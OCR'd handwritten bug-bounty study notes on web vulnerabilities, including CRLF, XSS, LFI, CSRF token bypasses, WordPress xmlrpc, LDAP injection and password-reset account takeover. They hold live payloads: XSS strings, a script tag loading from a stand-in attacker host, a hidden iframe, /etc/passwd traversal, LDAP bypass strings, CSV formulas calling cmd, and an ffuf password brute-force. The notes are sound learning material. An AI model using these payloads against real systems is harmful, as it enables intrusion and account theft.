Date : 16 / 7 / 2023 Notes

CRLF Injection Attack :-

CRLF is the acronym used to refer to Carriage Return (\r) Line Feed (\n) As one might notice From the symbols is the brackets. "Carriage Return" refers to the end of "Line Feed" refers to the new line. Hence. both CR and LF are used to denote the ending point of a line when a user requests Content on a website the server returns the Website Content along with the HTTP headers. The headers and the Contents are separated by a defined Combination of CR and LF. it is because of (CRLF) injection Vulnerability is a type of Server Side injection which occurs when an attacker inserts the CRLF characters in an input field to deceive the Server by making it think that an object has terminated and a new one has begun This happens when the web application doesn't Sanitize user input for CRLF characters.

Notes Date: ___/___/_____

it has a medium Severity Rating (P3 according to Bugcrowd's VRT)

CRLF Injection attack has two most Important use Cases:-

-: Log Splitting :- The attacker inserts an end of line char. and an extra line to falsify the Log file entries in order to deceive the system administrators by hiding other attacks.

-: HTTP Response splitting :- CRLF injection is used to add HTTP headers to the HTTP response and For example Perform an XSS attack that leads to information disclosure.

GET/Path HTTP/1.1 here is Crlf
Header:Value (/r /n)
header:-
[ ] space.
Msg Body

Date : ___/___/_____ Notes

eg:-

GET /%0d%0a Set-Cookie: CRLF Injection=Fazil HTTP/1.1.

Note:- %0d and %0a are encoded forms of \r and \n respectively: if the web app. is vuln. an attacker will be able to set a Cookie on the Website.

Impacts of CRLF Injection:-

CRLF injection allows the attackers to Set fake Cookies steal CSRF tokens disclose user information by injection a script (XSS) and Perform a variety of other attacks. it also allows attackers to deactivate & bypass security measures like XSS filters & Same Origin Policy (SOP) making them susceptible to the following attacks:-

and of the Result you see a new header in response like it Set-Cookie: CRLF Injection=1;

Notes

Date : ___/___/_____

1) XSS or Cross site Scripting:-

XSS or Cross site Scripting is a security vulnerability which allows an attacker to inject malicious Java Script-Code into the web application. The following GET requests are crafted in an attmpt chain CRLF Injection with XSS.

eg:-

GET /%0d%0a Set-Cookie: crlf injection=1;
%0d%0a%0d%0a <script> alert(1) </
script> HTTP/1.1.

here again put (%0d%0a) two times for (XSS Script)

XSS Payload.

in Result-
see script in msg body.

2) Cookie Injection.
3) Phishing Attacks
4) Session Fixation.
5) HTTP Header Injection
6) Web Cache Poisoning

#. all payloads available on github/demon-sec

Date : 16 / 7 / 2023 Notes

Template Injection :-

Template Injection is a Class of Vulnerabilities that are Commonly found in web app. These vulnerabilities Consist of any vuln. that results from Parsing unvalidated input that is mistakenly evaluated as code by a templating engine.

eg {{6+1}}, {{1*2}}, {{2%3}} ...etc.

There are two types.

1) Client side template injection.
2) Server-side template injection.

1) Client side template injection :-

CSTI injection is a vulnerability similar to Cross side scripting that allows an attacker to send malicious Code (usually in the form of JavaScript) to another user. find (XSS)

eg:- {{<Script> alert(1) </script>}}

Notes

Date : __/__/____

2) Server-side Template injection :-

attacker Can occur when user input is Concatenated directly into a template. rather than passed in as data. This allows attackers to inject arbitrary template directives in order to manipulate the template engine, often enabling them to take Complete Control of the Server.

eg:- {{ 2*2 }} [[3*3]] , {{ 1+2 }}, @(6+5)

Date : 17 / 7 / 2023 Notes

Cross-site scripting (XSS) :-

is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. it allows an attacker to circumvent the same origin policy which is designed to segregate different websites from each other cross-site scripting vulnerability normally allow an attacker to masquerade as a victim user to carry out any actions that the user is able to perform and to access any of the user's data. if the victim user has privileged access within the application then the attacker might be able to gain full control over all of the application functionality and data.

How does XSS work?

cross-site scripting works by manipulating a vulnerable web site so that it returns malicious Java Script to users.

Notes

Date : ___/___/_____

When the malicious Code executes inside a victim's browser the attacker can fully Compromise their interaction. with the application.

Code

https://target.com <script Src= https://evil-user.net/badScrip

Impact of XSS Vulnerabilities B=

The actual impact of an XSS attack generally depends on the nature of the application its functionality and data and the status of the compromised user.

~~For~~ example.

- in a brochureware application where all users are anonymous and all information is public the impact will often be minimal.

- In an application holding Sensitive data such as banking transactions emails or healthCare records the impact will usually be Serious.

Date : ___/___/_____ Notes

- if the compromised user has elevated Privileges within the application then the impact will generally be critical allowing the attacker to take full control of the vulnerable application and compromise all users and their code) data. (Sentinel)

<script src=https://evil-user.net/badscript.js></script>

Types of XSS attacks :-

There are three main types of XSS attacks.

1) Reflected XSS.
2) Stored XSS.
3) DOM-based XSS.

1) Reflected XSS:-

Reflected cross-site scripting (XSS) arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

Notes

Date : ___/___/_____

Reflected XSS attacks also known as non-persistent attacks occur when a malicious Script is reflected off of a web application to the victim's browser.

The Script is activated through a link which Sends a request to a website with a vulnerability that enables execution of malicious Scripts. The vulnerability is typically a result of incoming requests not being Sufficiently Sanitized which allows for the manipulation of a web application's function's and the activation of malicious Scripts.

To distribute the malicious link, a Perpetrator typically embeds it into an emails or third Party website (eg:- in a Comment Section or in Social media) The link is embedded inside an anchor tag that Provokes the user to click on it Which initiates the XSS request to an exploited website reflecting the attack back to the user.

Date : ___/___/_____ Notes

Reflected xss script eg:-

<script> alert(1) </script>

Java Boxes. (Popup)

Js has three kind of popup boxes.

1) Alert Box
2) Confirm Box
3) Prompt box


1) Alert Box :-

An alert Box is often used if you want make sure information come through to the user.

When an alert box pops up, the user will have to click "OK" to proceed.

eg:- <script> alert(1) </script>

output



Notes

Date : ___/___/_____


2) Confirm box.

A Confirm box is often used if you want the user to verify or accept something.
When a Confirm box popsup the user will to click either "OK" or "Cancel" to proceed.
if the user clicks "ok" the box returns true. if the user clicks "Cancel" the box return false.

eg:-

<Script> Confirm(Press a button) </Script>

output:-



3) Prompt Box:-


A Prompt box is often used if you want the user to input a value before entering a page.
When a prompt box popsup the user

Date : ___/___/_____ Notes

will have to click either "OK" or "Cancel" to Proceed after entering an input value if the user click "ok" the box returns the input Value. if the user clicks "Cancel" the box returns Null.

eg:

<Script> Prompt(Your name) </Script>



2) Stored XSS (BLIND XSS) :-

Stored Cross-site scripting arises when an application receives data from an untrusted source and includes that data within it's later HTTP responses in an unsafe way

In blind xss input Provided by the attacker is saved or Stored by the web Server and this stored by Input is reflected in various other.

Notes

Date : ___/___/_____

applications which are linked with each other it only triggers when the attacker input is stored by the web server in the database and executed as a malicious script in another part or activation of application.

Attackers inject malicious script blindly on web pages without having assurance that it will be executing.

Impact of blind XSS:-

hijacking admin active session
mounting Phishing attacks
intercepting data and performing man in the middle attack.

Some Common testing inputs.

Contact or feedback page.
log viewers.

Date : ___/___/_____ Notes

exception handlers
chat application forms.
ticket application
review
Rating system.
user agent header.

blind xss Services:-

xss.report
bxsshunter.com.
xsshunter.trufflesecurity.com/app.

Notes

Date : ___/___/_____

Local File Inclusion (LFI) :-

Localfile Inclusion is an attack technique in which attackers trick a web application into either running or exposing files on a web server. LFI attacks can expose sensitive information and in servers cases they can lead to cross-site scripting (XSS) and Remote code execution. LFI is listed as one of the OWASP Top 10 web application vulnerability

file inclusions are a key to any server-side scripting language and allow the content of files to be used as part of web application code Here is an example of how LFI can enable attackers to extract sensitive information from a server. if the application uses code like this which includes the name of a file in the URL.

Notes

Date: __/__/____

eg:- https://example-site.com/?module=contact.php

An attacker can change the URL to look like this:

https://example-site.com/?module=/etc/passwd.

And in the absence of proper filtering the server will display the sensitive content of the /etc/passwd file.

How Do Local file Inclusions Work?

When an application uses a file path as an input the app treats that input as trusted and safe. A local file can then be injected into the included statement. This happens when your code is vulnerable. In this

Notes

Date: ___/___/_____

Case a hacker makes a request that fools the app into executing a malicious PHP Script (webshell for exemple)

In Some Cases if the application Provides the ability to upload files attackers Can run any Server-side Malicious Code they want. most applications do not Provide this Capability and even if they do the attacker Cannot guarantee that the app Saves the file on the Server where the LFI Vulnerability is located. The attacker will also need to know the file Path to their uploaded file on the Server file System.

Impact of LFI

Information Disclosure.

Directory Traversal.

Remote Code Execution.

Notes

Date: __/__/____

Remote File Inclusion (RFI)

Remote file inclusion is an attack targeting vulnerability in web application that dynamically reference external script. The perpetrator's goal is to exploit the referencing function in an application to upload malware. (eg backdoor shell) from a remote URL located within a different domain.

The consequences of a successful RFI attack include information theft compromised servers and a site takeover that allow for content modification.

Note all Payload available in (Payload All the things.)

Notes

Date : ___/___/_____

Directory Traversal :-

Directory Traversal also know as file Path traversal is a Serious web Security vulnerability that enable attackers to read files on a server that is running a web application This Can include Sensitive files Such as application Code and data as well as credentials for back-end System and operating system files. In Some Cases attackers may also be able to modify files on the Server which Can lead to a Complete takover of the system.

eg:-

https://www.Target.Com..\..\window\win.ini

https://www.Target.Com..\etc\Passwd.


Payloads:-

→ PayloadsAll The Things:- directory Traversal.

Notes

Date: __/__/____

CSRF (Cross site request Forgery)



Peter wants to change the profilepic.

Request Capture.

- "attacker Can Perform malicious. action on victim's account with user interaction.

Cross-side-Request--Forgery is an attack that Forces an enduser to execute unwanted actions on a web application in which they're Currently authenticated. with a little help of Social engineering. an attacker may trick the user's of a web application into executing action's of the attacker's choosing.

Notes

Date : ___/___/_____

If the victim is a normal user a successful CSRF attack can force the user to perform state changing requests like transferring funds changing their emails address. and so forth if the victim is an administrative account.

CSRF can compromise the entire web application.

How to find CSRF steps:-

two account on same website.

change account details step ①
capture account details
change Request step ②

Go to. Engagements tool's. step ③
and Generate CSRF PoC.

Click Test in browser and step ④
copy link.

Date: ___/___/_____ Notes

Send victim and open the link. Step (5)

Simple Attack.

Victim. Attacker Result.

Abc@gmail.com BCA@gmail.com

Now ABC change to MCA@gm. ↓

victim click → Capture Request-

(But chang email)

↑ (BCA to MCA@gmail.com)

Now Send link MCA@gmail.com. Bcz. same mail id not allow in two different A/c)

Bypass CSRF Token methods..

(1) Remove CSRF Token. and generate Poc.

(2) Request method Change.

Chang Post to GET method.

if you want chang Request method Post to Get with data as a GET Method Data so use Burp method (function) change request method) and data in link).

Notes

Date : ___/___/_____

(3) Remove the original token & Put the new fak token with Same Lenth.

(4) add Extra token

(5) replace the last char in the original token with 'a'

(6) Remove the original token & replace new token with same Length & Sigle char: like aaaaaa a . . . a.

(7) Use another user valid token.

→ eg:-

[Attacker A/C] [Victim A/C] [test A/C]

Request → Send Poc to victim.

Request → Token

Tokenchange. ← Token

[Replace the token with test-account.]

(8) Decode Token - Pattern gesser.

Date: ___/___/_____

Notes

-: Subdomain Takeover :-

Subdomain takeover vulnerabilites occur when a subdomain (subdomain.example.com) is pointing to a service (eg:- Github Pages, Heroku etc.) that has been removed or deleted. This allows an attacker to set up a page on the service that was being used and point their page to their subdomain. For example if subdomain.example.com was pointing to a Github page and the user decided to delete their Github page. an attacker can now create a Github page add a CNAME file containing subdomain.example.com. and claim subdomain.example.com.


dig Command for windows.

ipvoid.com/ dig dns-lookup. website.

This website for check only CNAME

Notes

Date : ___/___/



[Zendesk.com] ← google.zendesk.com → [CNAME]

Support.com.

website :- Can I takover xyz/github.com

Kali Tool :-

Subdomain takover Vulnerability Checker.

Subzy / github.com.

Notes

Date : ___/___/_____

Content Management System (CMS) (wordpress)

A Content management System is software that helps user's create manage and modify content on a website without the need for technical Knowledge in other words a CMS let's you build a website without heeding to write code from Scratch (or even how to Code at all)

Word press is an open-source Content management System (CMS) Software are used to build modify and Maintain website.

WordPress Vulnerability :-

Importantfile. xmlrpc.php (File)

eg:- http://www.example.com/xmlrpc.ph

Notes

Date : ___/___/_____

if open then Capture Request on Burp.

(Note:- First Check website use or not use Wordpress Service. mostly use on blogpages.)

After that change Request-method if required.

GET. to Post-

ndchek. The Rsult.

After that most effective Rsult you want So. add this script on Request-

<methodCall>

<methodName> System.listMethods</methodName>

<Params> </Params>

</methodCall>

after that send Request- Show list-

if you want more explore

Then put This Script.

Date : ___/___/_____ Notes

```
<methodCall>
<MethodName> Pingback.ping </methodName>
<Params> <Param>
<Value> <String> http://<your SERVER>:<port></String>
<Value>
</Param> <Param> <value>
<String> http://<SOME VALID BLOG FROM THE SITE>
</String>
</Value></Param></Params>
</methodCall>
```

Note:- here :- your SERVER Replace to Collaborator URL
and Some valid Blog Replace to Target-website Name.

Kali-Tool.

WPScan/github.com.

eg:-

WPScan --URL blog.example.com.

Notes

Date : ___/___/_____

word press Second vulnerability is

Information Disclosure:-

Put This URL on end of Target URL.

wp-json/wp/v2/users.

eg:- example.com/wp-json/wp/v2/users.

This link display user Related information.

(3) -

wp-cron.php

eg:-

https://www.example.com/wp-cron.php.

(4) wp/wp-content/plugins/wp-rocket/

Date : ___/___/_____ Notes

Web Cache Deception :-

Web Cache Deception (WCD) is an attacker deceives a caching proxy into improperly storing Private information Sent over the internet and gaining unauthorized access to that Cached data it was Proposed by Omer Gil, a Security researcher in 2017.

Steps to Reproduce:-

1. Login Facebook.Com.(Target.Com)
2. Go to www.Facebook.com/Account/Payment
3. Then after go to https://www.Facebook.Com/Account/Payment/test.JS
   [Save this Page with .JS/.html/.CSS/.Gif/.Png]
4. open Private mode or Any other broswer and Past Save Path (Url) in address bar. Now you Can See then without authanticated / Can all the detaills of your account.

Notes

Date : ___/___/_____

Impact:-

An attacker who lures a logged-on user to access URL:- http://www.fb./payment-/test-.js will cause this page - containing the user's personal content and token info. to be cached and thus publicly-accessible. it could get even worse if the body of the response contains (for some reason) the session identifier security answers or CSRF tokens. All the attacker has to do now is to access this page on his own and expose this data.

headers:- (Response)

Cf-Cache-status:- HIT → allow

Cf-cache-status:- error / miss → don't allow.

See that values.

Date : ___/___/_____ Notes

Broken Session Management

Session management issue :- with Cookies.

(i) Session Fixation :-

Cookies are used to maintain Session of the Particular user and they should expire once the user logs out of his Target A/c. In secure web application, Cookies immediately expire once the user logs out of his Account.

But this is not happening in the Case of hackerone Same Cookies Can be used again to open the Session of the victim

Step-(1) Create account on Target.

(2) Copy the Cookies using Edit this Cookie extension "Import Cookies" (by Cookie-Editor add-on)

Notes Date: ___/___/_____

(3) Now logout Account

(4) After Some Time Copy the Same Cookies in your Firefox Cookies-Editor (Add-on) if it's log in So it Vulnerability. if is not Login So it not vulnerab.

Login > Cookies > browser
Copy the Cookies
Logout the session
Re-use the Copied Cookies.
if relogin without authentication.
is it Session Fixation.

(ii) Session not expire after Password change.

1) Open the Same account in 2 browser
2) Change the account Password in one browser.
3) check, if the session in another

Date : ___/___/_____ Notes

browser is expired or not
4) if session remains login > vulnerable.

(iii) Password reset multiple times use.

Password change then change again change Password link.
and use old Password link if old reset link work so it's vulnerable.

(iv) Password reset not expire in given time Frame

(V) use of old Password reset.

1) Create a Password link
2) dont use this
3) recreate a Password link
4) use the old link
5) if Passwd is changed > it vulnerable

Notes

Date : ___/___/_____

(vi) Email Verification Bypass.

i) Create a account on Target
(ii) email verification link is activeted
3) Create Password reset link
4) Change the account Password
5) login > Email verified > vulnerable

(vii) Template injection.

	(Normal)		Template injection.
name:-	Rahul	→	{{7*7}}
Companyname	Abc	→	{{5+5}}
Profil bio	NO.	→	{{6+1}}

Submit

[Templatate injection → xss]

Date : ___/___/_____ Notes

Dir Search:-

This Package Contains is Command-line Tool designed to burte Force directories and files in web-servers.

Basic Command:-

Python3 dirsearch.py -u target.Com

Python3 dirsearch.py -u target.Com
-w /home/Kali/master.txt
word list Path

-e Php, html, Js, Json, xml
-e (extensions) by default:- Php
aspx, Jsp, html, js

-r, (Recursive) -r-(3)
-t (Threads) (-t 25)
-X (captial) txt, Php (to exclude extension)
excalude the status Code (-i)
eg (-i 200)

Notes Date : ___/___/_____

Seclistes. > DisCovery > WebContent

important list.

1) Common.txt
2) Raft (files)
3) Directory-list (files)

12)

FFuF :-

ffuf is a fast web fuzzer written in Go that allows typical directory discovery. virtual host discovery (without DNS records) and GET Parameter fuzzing it Can be used to discovery hidden Path & Directory.

Basic Commond :- Directory & File Discovery

ffuf -u "https://target.Com/FUZZ"

eg:- https://www.Target.Com/search?p=FUZZ

Date : ___/___/_____ Notes

-w wordlist:- -e (with extensions) .aspx, .html, .Php, .Js

-mc 200 (to specify the Status Code)

-maxtime 120

-recursion-3

-H (Host discovery using ffuf)

eg:- -H "HOST: FUZZ.target.Com"

-x (Capital) [To fuzz with particular http method we use -x]

eg:- ffuz-u-URL -w wordlist -x Post/PUT

eg:- ffuf -w Password.txt -x POST -d "username=admin\&Password=FUZZ" -u target.Com. (if you dont know Paswd.)

Notes

Date : ___/___/_____

LDAP injection :-

LDAP injection arises when user-Controllable data is copied in an unsafe way into an LDAP query that is performed by the application. if an attacker Can inject LDAP metacharacters into the query then they Can interfucere with query's login. Depending on the function for which the query is used. the attacker may be able to retrieve Sensitive data to which they are not authorized or Subvert the application's logic to Perform Some unauthorized action.

1) Authentication Bypass :-

LDAP injection attack accurs when an attacker Can bypass LDAP authentication By manipulating the user input in the login Form.

Date : ___/___/_____ Notes

detect the ldap Panel : *)

* Payloads:-

username : *)(uid=*

Password: *))

Note:- if you know username the remove * after = and put username.

ii) Information Disclosure using LDAP injection)

ldap injection to access Sensitive information: data stored in the directory.

Payload:- (|(cn=*)(mail=*)) → Put in e-mail field

↳ Common name

(iii) Denial of service:-

the attacker uses ldapinjection to overload the directory Server with malicious queries Causing it to Crash or become unresponsive.

Notes

Date : ___/___/_____

Payload:-

(|(sn=*)(givenName=*))*

↖ pip

(iv) **Blind LDAP:-**

Some Specific type of ldap queries that delayed the response Such as sleep.

LDAP:-

Payloads

Payload all the Things > LDAP injection

Lab:- Root-me-.org (www.root-me.org)

→ Server Site injection (vulnar)

LDAP Server

(Lightweight Directory Access Protocol)

Used For accessing & managing directory Services.

use of LDAP Server:-

Directory Service Store & manage information about org. users groups

Date : ___/___/_____ Notes

Basic LDAP Queries :-

LDAP Syntax :-

to Search for all the directory with a given name.

(Queri) ↘

eg: (&(objectClass = user)(cn=rohit))

to Search for all groups in the directory with an name

Syntex :-

eg:- (&(objectClass = group)(cn=security))

ERROR: Invalid LDAP Syntax.

intex : ERROR: Invalid LDAP Syntax

eg:-

Authenticate to Server Open SCADA LDAP

*) : error that Says above Syntax

↖ For check LDAP Server.

Notes

Date : ___/___/_____

(&(class object)

(& uid = *)((userpassword =

Login Pannel :-

Login = *) → output error

Password = *

eg. cn=admin, dc=
oscada, dc=org.

*(builtwith. com) site

After you know it's LDAP server :-
Put some LDAP queries :-

eg :-

Username :- (i) Random Value :
Password :- (ii) Request :-
(iii) change value :- and
put LDAP injection
Payloads :-

Querie :- *)(|userpassword =
*)

username

password

username = *)(| user. Password = & Password = *)

Notes

Date: ___/___/_____

Testing For Signup Function (manual)

Target.Com.

Account takeover with zero auth

Email
Passwd
[Submit]
G F T
it's mean
if you Regi with this ZERO Auth. it's

1) attacker Part :-
Register with using Manual
Victim email : abc@gmail.Com
Pass:- Abc123
verify email ☑

2) victim Part :-
Register with Zero authentication by Google.
Create (Single Sing on)

③ verified Automate :-

Duplicat Registration :=

target.Com.

Victim - already Register
abc@gmail.Com

Notes

Date : ___/___/_____

Attacker register with same email address - abc@gmail.com

Note:-

if it Registered account takeover or overwrite.

Secord Trick:- orignal.abc@gmail.com

i) register:-

ABC@gmail.Com (Case Sensitiv

ii) register with abc@gmail.COM

iii) register with(.) a.bc@gmail.Com
Dot ab.c@gmail.Com
a.b.c@gmail.Com

XSS on Signup Function.

e-mail → "><svg/onload=Confirm(1)>@xy

username → <svg/onload=Confirm(1)>

Date : ___/___/_____ Notes

DoS on Signup

using long char String upto 1000 char.

No Rate limit on Sigup.

i) Capture the Signup Req.
2) Send it to Burp intruder.
3) Use sniper attack
4) Select Email Position
5) Use Random Email list
6) Attack
7) Check for 200 ok

Register account with Non-HTTPS Page

Weak Passwd Policy.

i) use Passwd Same as Email address.
ii) use Passwd Same as UserName
iii) use Random/ simplePasswd → Abcdef/ 123456/ queety123.

Notes

Date : ___/___/_____

Email Verification Bypass :-

(1) Forced Browsing.

target.com / Register.

target.com / verify ← Bypass verify email

Replace with

target.com / dashboard.

② Using Pwd Reset :-

* Register / verification / don't use. link

* Forget Pwd / Reset link / use.

* Email / Verified.

Note :- (it's Broken link Function)

Date : ___/___/_____ Notes

③ Register / verificationlink / don't use

if you login without verification if possible.

login / change Email / new verification / use.

change Email to Previous / verify
(first Email) (old email) (verify)

④ Register / verification link / don't use

login / change email / New verification link / don't use.

Use the old one (mean use first-verification link)

don't use Second link.

⑤ check the Response for verification token

* Capture the Registration Req.

Notes

Date : ___/___/_____

* Send it to the Repeater
Check the Response
find the verification link

Password Reset Function:-
(A/c takeover & Session Related Func)

Referrer header:-

The Referer HTTP request-header Contains the absolute or Partial address From Which a resource has been Requested. The Referer header allows a Server to identify referring Pages that People are visiting From or where Requested resources arebeing used.

target.com → target.com/Profile.

① Reset-token
② Click on the token
③ Request Capture.

Notes

Date: ___/___/_____

④ Visit any 3rd Party (fb. Google, twitter)
⑤ Capture The Request
⑥ check the Referrer header (token)

Note :- here you see your Reset-token leack. Passwd.
check your token (old)

Password Reset Function.

By Sending an array of Email-add :=

→ Forgot Password.
Request Capture → Post / forgotPass / HTTP.1.1
header's
{ Email: "abc@gmail.com"
{ Token "_____"

→ Add email.
Email :" abc@gmail.com", "Attacker@gmail.com"
or multiple email add.

→ and you recive Reset-link on Attacker email.
Now you take over. Account.

Notes

Date : ___/___/_____

Count takeover by Changing the Email in the Reset token

Token

target. Com /ResetPswd/?Email=

Victim email → abc@gmail.Com/&token=

Value.

take this token

and chang email.

abc@gmail.Com to

Attacker@gmail.Com

Note (here we change only Email) Not) Token.)

Date: ___/___/_____

Notes

HTML Injection :-

html injection, iframe injection, CSV injection

work on input field

html injection :-

HTML injection is a security vulnerability that allows an attacker to inject HTML Code into web Pages that are viewed by other user's. This Can be used to change the appearance of the Page, insert malicious Content or even Steal Sentive info.

How does HTML injection Work?

HTML injection occurs when a web application fails to Properly Validate user input. This Can happen when an application accepts user input into an HTML field, such as a Comment field or

Notes

Date : ___/___/_____

search field. if the application doesnot Properly Validate this input an attacker Can inject malicious HTML Code into the field.

There are two major types of HTML injection.

(1) Reflected (2) Stored

html tags:-

<h1> <marque> this is my Program </marque></hi>

[<img src=x onerror=alert(1)/>]

Script (XSS) with Htmlinj.

Notes

Date: ___/___/_____

iframe injection :-

iframe injection is a Security vulnerability that allows an attacker to inject an iframe into a web Page. This Can be used to display malicious Content steal Sensitive information or even redirect user's to other website.

How does iframe injection work.

iframe injection occurs when a webapp. fails to properly validate user input This Can happen when an application accepts user input into an iframe element. Such as a Comment field or Search field. if the application does not Properly validate this input an attacker Can inject malicious HTML Code into the field.

Notes

Date : ___/___/_____

<iframe Src= xyz.></iframe>

Note Xframe header not used. Some as clickjacking

<iframe Src="http://malicious/web.html"
width=1 height=1 style="
visibility : hidden; Position : absolute">
</iframe>

CSV injection :-

CSV injection is a type of code injection attack that target CSV files are commonly used to store data in tabular format and they are often used by webapp. to transfer data between different systems.

An attacker can exploit a CSV injection vulnerability by injecting malicious code into a CSV file

Date: ___/___/_____ Notes

when the CSV file is opened by a web application the malicious Code will be executed This Can be used to Steal data, modify data or even take Control of the web application.

To prevent CSV injection attacks, web applications should Carefully Validate all CSV data before it is processed This Can be done by using a regular expression to check for malicious characters. Additionally web application should use output encoding to prevent the execution of malicious Code.

iframe with XSS 6=

```
<iframe Src="Javascript:alert(1)">
    </iframe>
```

Notes

Date : ___/___/_____

bwapp Lab For iframe testing:-

Reflected (GET) HTML Injection

Name [abc]
Last [123]
} Normal txt.

html injection

First Name [ ] <h1> abc </h1>

Last Name [ ] 123

output:- abc 123

Reflected (POST)

Capture Request -> Repeater > find Name in input filed.

first Name <h1> Abc </h1>

Notes

Date: __/__/____

iframe testing :- (GET) base.

~~Robots~~ (Robots.txt file)

Request-1-

GET /iframe.php ? ParamUrl= robots.txt.
& ParamWidth=250 & ParamHeight=
.250 HTTP/1.1.

check Request if iframe it available
then you use iframe injection.

GET /iframei.php ? ParamUrl=
robots.txt & ParamWidth= 250
& ParamHeight=250"><h1> name </h1>
</iframe>

Run.

Width="250"> (output)

#How to use & install bwapp.

Sudo apt install docker.io

Sudo docker pull hackersploit/bwapp-
docker

Sudo docker run -d -p 80:80
hackersploit./bwapp-docker.

sudo docker Ps -a (Connection check)

Notes

Date : ___/___/_____

127.0.0.1 /install.php.
Click on install
go on login button

Broswer

bee : id
bug : pass.

CSV injection :-

Payload :-

1) = 2+5+cmd.
2) '/C calc'!A0,=2+5+cmd
3 '/C calc'!A0

Date: __/__/__ (CyberFrat) Notes

Steganography: hiding Secret data within an Simple File :-

audio
image
video
White text

